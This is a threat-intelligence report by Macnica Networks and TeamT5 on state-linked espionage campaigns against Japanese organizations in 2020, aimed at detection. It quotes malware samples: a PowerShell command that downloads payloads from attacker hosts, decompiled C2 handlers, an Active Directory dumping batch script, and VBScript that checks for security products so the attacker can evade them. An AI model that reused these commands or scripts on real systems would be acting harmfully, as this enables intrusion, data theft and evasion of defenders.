APT Threat Landscape in Japan 2020

May 21, 2021

Macnica Networks Corp.
TEAMT5

macnica networks

TEAMT5
Persistent Cyber Threat Hunters

Table of contents

Introduction

Since 2014, Macnica Networks has analyzed targeted attacks (cyber espionages) against Japan, led by its Security Research Center. Unlike ransomware attacks, with these types of cyber espionages, whose aim is to steal information (personal identifiable information, policy-related information, manufacturing data, etc.), many organizations remain unaware that they have been compromised over a long period of time. Additionally, many cyber espionage incidents have not been disclosed in Japan and it is hard to share relevant information on them effectively.

However, as we analyze the traces of attacks (malwares, infrastructures, logs) that have been collected to date, through the efforts of domestic and international cyber security industries over many years, Information such as the TTPs, purposes, intentions, and skill levels of threat actors are gradually coming to light. Such initiatives consist of strategic information-sharing across organizations and the conversion of that information into intelligence. This is the 5th edition of our research report of cyber espionage against Japan. Since previous edition, we started to research and write joint reports in collaboration with cyber security company TeamT5 in Taiwan. Because targeted attacks (cyber espionages) are heavily dependent on geopolitical risks and tensions between nations, the collaboration with TeamT5 also has great meaning and significance in that regard.


This report describes in detail espionage campaigns observed in the 2020 fiscal year (April 2020 to March 2021) that were conducted in attempts to steal confidential information from Japanese organizations. Focusing mainly on cases involving use of high-stealth remote access trojans (RATs), this report describes new attack techniques and how such threats can be detected. Lists of the indicators used in the various attack campaigns described within the report are provided at the end.

As a countermeasure against targeted attacks that gradually undermine the industrial competitiveness of companies, we will continue our efforts in carrying out persistent analysis and awareness campaign.

Timeline of attacks and targeted industries

Regarding attack trends in FY2020, as compared to those observed in the previous fiscal year,[1] Tick and BlackTech that targeted organizations in Japan were less active in FY2020. On the other hand, there were two active campaigns which were high possibility link to APT10, one is the campaign using LODEINFO malware, which mainly targeted entities related with national security, and another is A41APT campaign which targeted various kinds of industries.

Table 1. FY2020 Timeline of espionage activities



As with previous observations, we observed an attack activity thought to be by DarkHotel in first half of this fiscal year. New things we analyzed are the attack by the CloudDragon (Kimsuky[2]) and the attack using VSingle malware[3] by DarkSeoul group against Japan (We attribute the threat actor using VSingle malware is one of the sub-groups of Lazarus, which is concerned with the attack known as DarkSeoul[4]). Throughout the year, numerous attacks targeting media and think tank organizations from the APT10 group using LODEINFO malware[5] were observed.

The A41APT attack campaign[6][7][8] attributed to APT10 was also observed, wherein attacks were carried out with several different payloads (SodaMaster, P8RAT, Cobalt Strike Stager Shellcode, xRAT) loaded on memory by the same type of loader (DES_Loader). Many industries have been targeted in the campaign including several manufacturing businesses and IT services.

1 https://www.macnica.net/pdf/mpressioncss_ta_report_2019_4_en.pdf
2 https://yoroi.company/research/the-north-korean-kimsuky-apt-keeps-threatening-south-korea-evolving-its-ttps/
3 https://blogs.jpcert.or.jp/en/2021/03/Lazarus_malware3.html
4 https://www.sans.org/reading-room/whitepapers/critical/tracing-lineage-darkseoul-36787
5 https://blogs.jpcert.or.jp/en/tags/lodeinfo/
6 https://jsac.jpcert.or.jp/archive/2021/pdf/JSAC2021_202_niwa-yanagishita_en.pdf
7 https://securelist.com/apt10-sophisticated-multi-layered-loader-ecipekac-discovered-in-a41apt-campaign/101519/
8 https://www.lac.co.jp/lacwatch/report/20201201_002363.html

According to the published information on the A41APT campaign, other targets were government, medical, and clothing-related organizations, and industries.[9] We consider this campaign may have been the most active campaign among ones targeting Japan. Although few, we observed the attack using ShadowPad, which was conducted by Sanyo (Tonto Team[10]).




Figure 1. Pie chart of targeted industries (FY2020)

As the attacks using the LODEINFO malware targeting media and think tank organizations were carried out throughout the year, the proportion of attacks targeting media and think tanks has become quite large. Although APT10's A41APT campaign was observed largely in the manufacturing industry, we recommend to focus on government, medical, clothing-related industries not included in this chart, too. As to A41APT campaign targeting medical and clothing-related industries which are not usually targets of APT10, our analysis currently suggests the possibility of a change in the targeting trend, and the possibility of springboards to intrude their true target, attackers have gone after associated companies that were easy to intrude. Even among targeted attacks, we think the A41APT campaign is a class of attack that is particularly hard to detect. The reason why it is hard to detect is that the actor compromises servers in branch offices or subsidiaries in foreign countries and the number of compromised servers is very small. Furthermore, malware communicates with C2 servers via IP addresses instead of domain names and the IP address is unique to each compromised server. The actor intrudes from the sites which are more vulnerable than head quarter in Japan and it is difficult to detect malicious network traffic with network atomic indicators like IP addresses. We recommend that these industries described here to use the detection methods described in the latter half of this document as a reference and assess if branch offices, subsidiaries are not compromised, if possible.

The attack trend we observed throughout 2020 made us realize again that cyber espionage is a very difficult problem. It is hard to detect and discover intrusions and it takes much time to detect breaches. The statistics within this report are just the tip of the iceberg. We hope that the adversaries' techniques described in this report will be a useful reference and that help to exercise proper caution.

9 https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/cicada-apt10-japan-espionage
10 https://blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html

Summary of Attacks

Summaries of attacks observed in each month from April to March are described below.

April 2020 (media, think tanks, N/A)

APT10 LODEINFO

Many cases of spear phishing emails were observed targeting media and think-tank-related organizations with the intention of infecting the targets with the APT10 group's LODEINFO malware.[11] When a malicious macro in the Microsoft Word file attached to the spear phishing email is enabled, two files, a legitimate executable file and a side-loading DLL that contains the LODEINFO malware, are written in and executed. While LODEINFO v0.1.2 was observed in January 2020, in April it was upgraded to v0.2.7 and in June it was upgraded to v0.3.8. New feature "ransom" which encrypts the file was implemented in v0.3.8 however we have not observed that the threat actor used this ransom feature and had an impact on the targets as the time of writing this report.

```
strcpy(&v_command, "command");
v_ls = 'sl';
strcpy(&v_send, "send");
strcpy(&v_recv, "recv");
strcpy(&v_memory, "memory");
strcpy(&v_kill, "kill");
strcpy(&v_cat, "cat");
v_cd = 'dc';
v_rm = 'mr';
strcpy(&v_ver, "ver");
strcpy(&v_print, "print");
strcpy(&v_ransom, "ransom");
strcpy(&v205, "keylog");
```

Figure 2. Ransom function implemented in LODEINFO v0.3.8

DarkHotel

The file uploaded to the public malware repository (SHA256: 9233133a60362d5507dfe84a491ecf29b9b7a8d5c3fab52e1d9accf2f4a678fb) is a Microsoft Word file with a malicious macro. When the macro is enabled, it creates four scheduled tasks and runs Word (WINWORD.EXE) processes to inject the PowerShell code into them with parameters passed as arguments. These spawned Word processes will download two files via injected PowerShell code.

```
Company: Microsoft Corporation
CommandLine: "C:¥Program Files¥Microsoft Office¥Root¥Office16¥WINWORD.EXE" -ep Bypass -Command mkdir $env:APPDATA¥GncNet ; $cli = New-Object System.Net.WebClient ; $cli.Headers['User-Agent'] = 'Mozila/5.0 (Windows NT 6.1; Win64; x64; rv:72.0) Gecko/20191232 FireFox/72.0' ; $cli.DownloadFile('http://wp.hitominote.com/smessr/retouch8.php', $env:APPDATA + '¥GncNet¥smssr.db') ; While($true){ if ((Get-Item $env:APPDATA'¥GncNet¥smssr.db').length -eq 8704){ Copy-Item -force -Path $env:APPDATA'¥GncNet¥smssr.db' -Destination $env:APPDATA'¥GncNet¥smssr.exe'; $rr='2020' ; Break }} ; $cli.DownloadFile('http://wp.hitominote.com/smessr/favicon.ico?'+$rr, $env:APPDATA+'¥GncNet¥c.db')
```

Figure 3. Execution of PowerShell command in Word process

11 https://www.nikkei.com/article/DGXMZO61445290T10C20A7SHB000/

The following URLs are accessed with fixed User-Agent to download files. Unfortunately, when we analyzed this sample, we could not get the responses from the URLs.

http[:]//wp.hitominote[.]com/smessr/retouch8.php
http[:]//wp.hitominote[.]com/smessr/favicon.ico?2020
http[:]//nano.toyota-rnd[.]com/cdn/proc1.php
http[:]//nano.toyota-rnd[.]com/cdn/favicon.ico?
User-Agent: Mozila/5.0 (Windows NT 6.1; Win64; x64; rv:72.0) Gecko/20191232 FireFox/72.0

Considering the characteristics such as complex downloader processing and heavy use of a task scheduler, our analysis suggests that this is an attack similar to one by the DarkHotel in the past.

CloudDragon

A Payload of CloudDragon was uploaded to the public malware repository from Japan in December 2020. (SHA256: 2fb6cf5003543cb0355eba8f4242f2e34d61106c813b7bfeb5816de0e0d508f1, C2: rolls-royce-love.890m[.]com) From its compilation date (Sat Apr 11 22:50:54 2020 JST), we think this payload was used in the campaign around April 2020, and we think there is a possibility that the attack thought to be targeting South Korea that were reported in March 2020[2] may also have targeted some organizations in Japan.

May 2020 (N/A)

DarkSeoul VSingle

The file named either NvContainer.exe or sqlsv.exe was uploaded to the public malware repository in May 2020 (SHA256: eb846bb491bea698b99eab80d58fd1f2530b0c1ee5588f7ea02ce0ce209ddb60). When it runs, it injects the "VSingle.dll" contained in itself into Explorer.exe process. The injected VSingle.dll file on the memory of Explorer.exe is same with the VSingle malware described in the published blog.[3] This sample communicates with the following URLs.

http[:]//toysbagonline[.]com/reviews
http[:]//purewatertokyo[.]com/list
http[:]//pinkgoat[.]com/input
http[:]//yellowlion[.]com/remove
http[:]//salmonrabbit[.]com/find
http[:]//bluecow[.]com/input




Figure 4. Debug symbols and file names seen in VSingle malware

June 2020 (Manufacturing)

APT10 A41APT

In June 2020, we observed APT10 group's A41APT campaign. The detected file OPENGL32.DLL was a loader named DES_Loader (also known as Ecipekac, Sig_Loader, and HEAVYHAND), which was loaded by a legitimate executable file, "waasmedic.exe", that the attacker placed in the same directory. The payload that was subsequently decrypted on the memory of the waasmedic.exe, through multi-stage shellcodes was SodaMaster[6] (also known as DelfsCake, dfls, and DARKTOWN). SodaMaster is the remote access tool and supports "d", "f", "l", "s" commands from C2 server. "d" loads and executes DLL that has been downloaded from C2 server on the memory. "s" downloads and executes payload related with remote shell.

```
not     r11d
cmp     r11d, esi
jnz     short loc_180001B7D
movzx   eax, byte ptr [rbx+4]
cmp     al, 'd'
jz      short loc_180001B71
cmp     al, 'f'
jz      short loc_180001B66
cmp     al, 'l'
jz      short loc_180001B5B
cmp     al, 's'
jnz     short loc_180001B7D
lea     edx, [rdi-5]
lea     rcx, [rbx+5]
call    My_CallMem      ; Call Downloaded Payload on Memory
jmp     short loc_180001B7D
```

Figure 5. The dfls command function implemented in SodaMaster

August 2020 (Manufacturing)

Sanyo ShadowPad

In August 2020, we observed ShadowPad and we attribute the sample to Sanyo (Tonto Team). The file secur32.DLL (SHA256:8504c06360f82b01b27aa1c484455e8a6ce9c332d38fe841325521d249514bfa) was loaded by a legitimate executable file, "iecoupdate.exe", that the actor placed in the same directory. This DLL file reads an encrypted payload contained within itself and after decoding it with the 0x56 XOR, it runs svchost.exe and inject decrypted code into it. Numerous junk codes which calculate unused values are inserted into the decrypted code to hinder code analysis. The payload injected into svchost.exe was ShadowPad (C2: 101.78.177[.]244:443).

```
v9 = dword_1CF0F9C - 1189374625;
dword_1CF0F98 = 695226105 * dword_1CF0F88;
dword_1CF0F9C = dword_1CF0F9C - 1189374625 + 2067534706;
dword_1CF0F94 = v9 / 0x8504673C - 298520631;
dword_1CF0F8C = dword_1CF0F88 + 2013178903;
dword_1CF0F84 = dword_1CF0F88 + 1493047347;
dword_1CF0F88 = dword_1CF0F9C ^ 0xEE09F355;
dword_1CF0F84 += 4540098;
v_svchost_exe = sub_1B4F9C0(v24);
if ( CreateProcessA(0i64, v_svchost_exe, 0i64, 0i64, 0, 4u, 0i64, 0i64, &StartupInfo,
{
  dword_1CF0F94 = dword_1CF0F88 ^ 0xAFA57309;
  dword_1CF0F84 = (dword_1CF0F8C - 1255078855) & 0x97889584;
  dword_1CF0F8C = ((dword_1CF0F8C - 1255078855) & 0x97889584) - 1611698810;
  dword_1CF0F90 = dword_1CF0F98 + 723963197;
  dword_1CF0F8C -= 1785371642;
  dword_1CF0F88 = 1430160257 * dword_1CF0F84;
  dword_1CF0F98 = dword_1CF0F8C / 0x45B37A72u;
  dword_1CF0F84 = dword_1CF0F8C / 0x45B37A72u + 578779789;
```

Figure 6. The ShadowPad loader containing a lot of junk code

October — December 2020 (Multiple manufacturing and IT services)

APT10 A41APT

From October through December of 2020, we observed many attacks of A41APT campaign conducted by APT10 group. The detected samples were DES_Loader observed in June 2020 and legitimate executable files for DLL Side-Loading. There were other payloads than SodaMaster loaded on the memory, P8RAT[6] (also known as GreetCake and HEAVYPOT) and the Cobalt Strike Stager Shellcode, which sends a beacon disguised as a JQuery request.

Spear phishing emails were not observed for infection vector and the actor exploited the vulnerabilities of SSL-VPN devices or used the stolen credentials in the past and deployed malwares on the compromised servers.

The initial version of P8RAT had unique strings inside it, "Set Online Time", "Set Reconnect Timeout", which showed setting timer behaviors.

Figure 7. Characteristic strings seen in early versions of P8RAT

December 2020 — February 2021 (media, think tanks)

APT10 LODEINFO

We observed again many spear phishing email attacks whose goal were to compromise recipients' devices with LODEINFO malware. We think these attacks were conducted by APT10 group. The LODEINFO versions we observed were from v.0.4.6 to v0.4.8. A keylogger function is implemented in v.0.4.6 or later versions.

New TTPs and RATs

In this section we will present information, in some details, focusing on observations and analyses not yet touched on by the published investigative reports previously cited.

CloudDragon (Kimsuky)

The file named backcoor.dll that was uploaded to the public malware repository in December 2020 (SHA256: 2fb6cf5003543cb0355eba8f4242f2e34d61106c813b7bfeb5816de0e0d508f1, C2: rolls-royce-love.890m[.]com) was a payload named Jambog, made by the CloudDragon attack group. Jambog starts at loaded condition of DllMain() function. According to published information,[2] the DLL file is thought to be a remote operation tool that resides on the system after being dropped by spear phishing email. At the start of processing, it creates a mutex with the IMPOSSIBLE-2 value to avoid multiple launches on the infected host. It then creates two threads. One is checking whether infected host is a target or not by sending information to the C2 server. The other is communicating with the C2 server, downloading commands as file, reading and decrypting those files, and then executing the commands obtained therefrom. It is thought that the C2 communication to check infected host and the one to receive commands are identified by URL string. When the URL string is "?m=a&p1=<character string comprising the physical address of the NIC with - removed>&p2=<OS version>_DROPPER", it is for communication to check the target, and when it is "?m=a&p1=<character string comprising the physical address of the NIC with - removed>", it is for downloading command files.




Figure 8. Thread for C2 communication by CloudDragon Jambog

The strings such as 8E84AFCB83AD5E894AC0… and 11F583CE40EFC4EB075AA… seen in Figure 8 are reminiscent of hexadecimal numbers. These are obfuscated strings that are decrypted and used after same XOR decryption. Through their decryption, the C2 server address and the Win32 API function names used by this malware are obtained. In the decryption, 2 characters of the obfuscated string are treated as 1 byte, the string is divided into the 2 byte arrays. One is up to the 16 byte and the other is after that. The value derived from XOR being applied twice in the byte array after the 16 byte will be the decrypted character string.

```
bases = ['11F583CE40EFC4EB075AA18DB0A2FA4C3E''8E84AFCB83AD5E894AC0FF03BD9EF8A1FC17D47383032FC9FA59C3E

for j, base in enumerate(bases):
    list1 = []
    list2 = []
    for i in range(0,len(base)-1, 2):
        c = base[i] + base[i+1]
        if i < 32:
            list1.append(c)
        else:
            list2.append(c)
    list2.insert(0, '00')

    c = ""
    j = 0

    for index in range(len(list2) -1):
        if index > 1 and index % 16 == 0:
            j += 1
        if index > 15:
            c = c + chr( int(list1[index-16*j],16) ^ int(list2[index],16) ^ int(list2[index+1],16))
            #print str(index) + 'c1:' + c
        else:
            c = c + chr( int(list1[index],16) ^ int(list2[index],16) ^ int(list2[index+1],16))
            #print  str(index) + 'c0:' + c
    print c + '/' + base
```

Figure 9. CloudDragon Jambog obfuscation decoding

The C2 commands are thought to be as follows: a command to download a DLL for updating and register it by regsvr32.exe to reside in the system as a COM server (1); a command to decrypt the downloaded file, expand it on the memory, and run it (2); and a command to upload the information files obtained from the system (3); the default condition is to create process and upload the results.

```
if ( v65 )
{
  if ( v66 )
  {
    switch ( v66 )
    {
      case 1:
        My_WriteF_Regsvr32_s_FileName(&v59);
        break;
      case 2:
        My_Run_Memory_(&v59);
        break;
      case 3:
        My_ReadFile_Upload(&v59);
        break;
    }
  }
  else
  {
    My_CreateProcess_Upload(&v59);
  }
```

Figure 10. Remote operation function implemented in CloudDragon Jambog

Considering that, according to published information,[2] this has been indicated as a sample with a low detection rate that appears to be a targeted attack, and considering that this sample is thought to have been used in attacks over some time, from April 2020 until its detection and uploading to the public repository in December 2020, please check for suspicious actions remaining on your network log or host (such as DLL injection in Explorer.exe), also using our analysis as a reference.

Attack tools used after intrusion in the A41APT attack campaign

The file named vmtools.dll that was uploaded to the public malware repository in October 2020 (SHA256: 08eaef6be41244bce8fdc908bee03ec7549197f4fcd7dd0da90a5c14f67e4c4b, C2: 88.198.101[.]58) is a DES_Loader used for DLL side-loading in ATP10's A41APT campaign. Attack tools thought to have been used after gaining access with this sample include arcback.cmd (SHA256: 2926b7faaac641086e979ee8a6de747ed3afcc184a44fa3d621919f19780b2ad) and svchost.vbs (SHA256: 09e90c178870e72860401300a91a5a12ae84b0bdb639d7d08fc2ff09706460f2). The arcback.cmd deploys Active Directory information collecting tool csvde.exe from a CAB file encoded with base64. It is thought that attacker dumps a set of information that can be acquired from domain controller and put into a csv file.

```
echo [-] getting computer info
set output=!DOMAINNAME!_!DOMAINDNSNAME!_%today%_ad_computer.csv
set filter="(&(objectClass=user)(objectCategory=computer))"
set attlist=DN, objectClass, whenCreated, whenChanged, sAMAccountName, operatingSystem, operatingSystemVersion,
set attlist=!attlist! operatingSystemServicePack, dNSHostName, servicePrincipalName, memberOf, description, pwdlastset,
set attlist=!attlist! logonCount, hpOwnerID, employeeID, managedBy, hpGlobalID, ms-MCS-AdmPwd, ms-MCS-AdmPwdExpirationTime,
set attlist=!attlist! UserAccountControl, manager, TrustedForDelegation, TrustedToAuthForDelegation,
set attlist=!attlist! networkAddress, macAddress, c, company, co, distinguishedName, capgemini-ModifiersID,
set attlist=!attlist! mS-DS-CreatorSID
set attlist="!attlist!"

if exist !output! (
    echo [-] found !output! under current path, skip
) else (
    %csvde% !CsvdeAuth! -f !output! -r !filter! -u -l !attlist! -s !DOMAINDNSNAME! || set connect_server_error=1
)
if "!connect_server_error!"=="1" (
    echo [-] error occured, skip this domain
    goto :eof
)

echo [-] getting user info
set output=!DOMAINNAME!_!DOMAINDNSNAME!_%today%_ad_user.csv
set filter="(&(objectClass=user)(objectCategory=person))"
set attlist=DN, objectclass, description, whenCreated, whenChanged, displayName, memberOf, sAMAccountName,
set attlist=!attlist! logonCount, userPrincipalName, givenName, sn, adminCount, mail, comment, lastlogon,
set attlist=!attlist! pwdlastset, homedirectory, scriptpath, hpOwnerID, employeeID, managedBy, hpGlobalID,
set attlist=!attlist! objectSid, UserAccountControl, userworkstations, employeeType, manager, mailNickname,
set attlist=!attlist! c, co, company, department, employeeNumber, l, logonWorkstation, streetAddress, title,
set attlist=!attlist! facsimileTelephoneNumber, mobile, msTSManagingLS, telephoneNumber, postalCode, otherTelephone, ipPhone,
set attlist=!attlist! capgemini-JobRole, capgemini-Mailhost, capgemini-ModifiersID, directReports, capgemini-EntityLevel1,
set attlist=!attlist! msDS-KeyVersionNumber, msDS-KrbTgtLinkBl, servicePrincipalName, mS-DS-CreatorSID
set attlist="!attlist!"
```

Figure 11. Csvde command implemented in arcback.cmd batch file

Based on this information, it is possible that the attacker finds and moves to another target within the organization network. Also, the attack campaign has been detected and the attack has ended, the attacker may use information such as department names and email addresses for spear phishing email, etc. in the next attack campaign. In terms of countermeasures, if performing monitoring with a tool that can record commands, such as EDR, because the command argument of csvde is long, verification of csvde execution from character strings within the argument could be used as a reference for detection. Also, because attackers tend to implement this kind of tool on hosts that have weak security measures, in order to detect this tool on a remote host, it is considered to monitor suspicious login to the domain controller[12] (reference material describes the characteristics of the csvde in event log).

Svchost.vbs is a tool that establishes a remote connection to another PC within the organization network using WMI, allowing the attacker to perform various operations with ease. It is thought that by specifying interactive remote shell operation (/shell) and a (/cmd) mode to execute a single command in the argument, it allows the attacker to perform remote operation of another host within the network. With a set of 77 commands that can be executed in /cmd mode, this is a remote operation tool with an abundance of functions, including executing PowerShell and other functions, besides manipulation of files, folders, processes, and registries.

12 https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf

```
476                 CommandShell = ShellLEV(objWMIService, arrArguments)
477             Case "get-event", "gev"
478                 CommandShell = ShellGEV(objWMIService, arrArguments)
479             Case "get-time", "now"
480                 CommandShell = ShellNOW(objWMIService)
481             Case "check-cyber", "cc"
482                 CommandShell = ShellCC(objWMIService)
483             Case "check-cyber2", "cc2"
484                 CommandShell = ShellCC2(objWMIService)
485             Case "get-product", "gpd"
486                 CommandShell = ShellGPD(objWMIService)
487             Case "get-anti", "gat"
488                 CommandShell = ShellGAT(objWMIService)
489             Case "get-job", "gj"
490                 CommandShell = ShellGJ(objWMIService, arrArguments)
491             Case "exec-job", "ej"
492                 CommandShell = ShellEJ(objWMIService, arrArguments)
493             Case "new-job", "nj"
494                 CommandShell = ShellNJ(objWMIService, arrArguments)
```

Figure 12. Part of the 77 commands implemented in svchost.vbs

Among these commands, the check-cyber command is a one to verify installed security products. Although it primarily checks for US security products, it also includes strings such as “Fujitsu” and “HITACHI”. Checking for Japanese security tools suggests the attacker’s caution regarding targets.

```
1659 Function ShellCC(objWMIService)
1660     WriteLine "[+] Checking process..."
1661     strQuery = "/fo:table Select Caption,ProcessID,ExecutablePath " & _
1662                "From Win32_Process " & _
1663                "Where (" & _
1664                "ExecutablePath Like '%receptor%' OR ExecutablePath Like '%FireEye%' " & _
1665                "OR ExecutablePath Like '%Sophos%'    OR ExecutablePath Like '%Avecto%' " & _
1666                "OR ExecutablePath Like '%Sysmon%'    OR ExecutablePath Like '%CarbonBlack%' " & _
1667                "OR ExecutablePath Like '%Tanium%'    OR ExecutablePath Like '%Security%' " & _
1668                "OR ExecutablePath Like '%Fidelis%'   OR ExecutablePath Like '%CrowdStrike%' " & _
1669                "OR ExecutablePath Like '%Symantec%'  OR ExecutablePath Like '%AVG%' " & _
1670                "OR ExecutablePath Like '%AntiVirus%' OR ExecutablePath Like '%AVAST%' " & _
1671                "OR ExecutablePath Like '%Kaspersky%' OR ExecutablePath Like '%Avira%' " & _
1672                "OR ExecutablePath Like '%ESET%'      OR ExecutablePath Like '%F-Secure%' " & _
1673                "OR ExecutablePath Like '%PCPitstop%' OR ExecutablePath Like '%ESTsoft%' " & _
1674                "OR ExecutablePath Like '%DrWeb%'     OR ExecutablePath Like '%Mcafee%' " & _
1675                "OR ExecutablePath Like '%Trend_Micro%' OR ExecutablePath Like '%K7_Computing%' " & _
1676                "OR ExecutablePath Like '%LanScope%'  OR ExecutablePath Like '%Protect%' " & _
1677                "OR ExecutablePath Like '%cylance%'   OR ExecutablePath Like '%Palo_Alto%' " & _
1678                "OR ExecutablePath Like '%Fujitsu%'   OR ExecutablePath Like '%Systemwalker%' " & _
1679                "OR ExecutablePath Like '%Confer%'    OR ExecutablePath Like '%LANDesk%' " & _
1680                "OR ExecutablePath Like '%Invincea%'  OR ExecutablePath Like '%Ivanti%' " & _
1681                "OR ExecutablePath Like '%agent%'     OR ExecutablePath Like '%A_plus_C_Systems%' " & _
1682                "OR ExecutablePath Like '%Irma%'      OR ExecutablePath Like '%Lumension%' " & _
1683                "OR ExecutablePath Like '%RES_Software%' OR ExecutablePath Like '%HITACHI%' " & _
1684                "OR ExecutablePath Like '%Hinemos%'   OR ExecutablePath Like '%jp1%' " & _
1685                "OR ExecutablePath Like '%SolarWinds%' " & _
```

